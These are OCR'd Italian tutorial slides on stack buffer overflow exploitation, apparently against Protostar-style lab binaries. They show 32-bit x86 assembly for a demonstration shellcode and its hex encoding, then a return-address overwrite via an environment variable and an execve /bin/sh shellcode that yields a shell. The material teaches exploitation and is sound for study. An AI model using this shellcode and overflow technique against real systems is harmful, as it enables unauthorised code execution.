
shellcode

shellcode: sequenza di istruzioni macchina che vengono "iniettate" nella memoria ed eseguite dal programma "exploitato"

assembly → assembler -> ELF




```
global _start

_start:
        jmp heh

go_back:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        mov al,0x4
        mov dl,0x9
        pop ecx
        mov bl,0x1
        int 0x80
        xor eax, eax
        inc eax
        int 0x80

heh:
    call go_back
    db 'you win!\n'
```



```
→ stack git:(master) ✗ nasm -f elf32 youwin.asm
→ stack git:(master) ✗ file youwin.o
youwin.o: ELF 32-bit LSB  relocatable, Intel 80386, version 1 (SYSV), not stripped
→ stack git:(master) ✗ ld -m elf_i386 -o youwin youwin.o
→ stack git:(master) ✗ ./youwin
you win!\%
```

shellcode




```
→ shellcode git:(master) ✗ gcc -m32 -o outp outp.c ../stack/youwin.o
→ shellcode git:(master) ✗ ./outp
unsigned char shellcode[] =
"\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\xb3\x01\xcd\x80"
"\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e"
"\x21\x5c\x6e";
int main() {void (*f)();f = (void *) shellcode;printf("%d\n", strlen(shellcode));f();}
```

exploit!


- dove carichiamo lo shellcode? deve essere in una zona di memoria *scrivibile* ed *eseguibile*
    - variabili d’ambiente
    - all’interno del buffer
    - …..

exploit!



```
→ stack git:(master) ✗ cat shellcode.txt
\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\xb3\x01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\
xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x0a
→ stack git:(master) ✗ SHELLCODE=$(python -c 'print "\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x5
9\xb3\x01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x0a"')
→ stack git:(master) ✗ echo $SHELLCODE
�[0014]�1�1¥[0003]       Y�[0001]�@̀������you win!
→ stack git:(master) ✗ export SHELLCODE
→ stack git:(master) ✗ ../bin/getenvaddr SHELLCODE ./stack5-mod
SHELLCODE will be at 0xffffdf6d
→ stack git:(master) ✗ ./stack5-mod $(python -c 'print "A"*96 + "\x6d\xdf\xff\xff"')
buf: ffffd42c cookie: ffffd47c
you win!%
```

possiamo fare di meglio?



```
→ stack git:(master) ✗ SHELLCODE2=`python -c 'print "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe
1\x99\xb0\x0b\xcd\x80"'`
→ stack git:(master) ✗ export SHELLCODE2
→ stack git:(master) ✗ ../bin/getenvaddr SHELLCODE2 ./stack5
SHELLCODE2 will be at 0xffffdfa4
→ stack git:(master) ✗ ./stack5 `python -c 'print "A"*96 + "\xa4\xdf\xff\xff"'`
buf: ffffd45c cookie: ffffd4ac
$ id
uid=1000(r0x) gid=1000(r0x) groups=1000(r0x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),1
24(sambashare)
```

link utili

- http://www.enderunix.org/docs/eng/bof-eng.txt : diverse tecniche per caricare lo shellcode
- http://insecure.org/stf/smashstack.html : primo articolo sui stack buffer overflow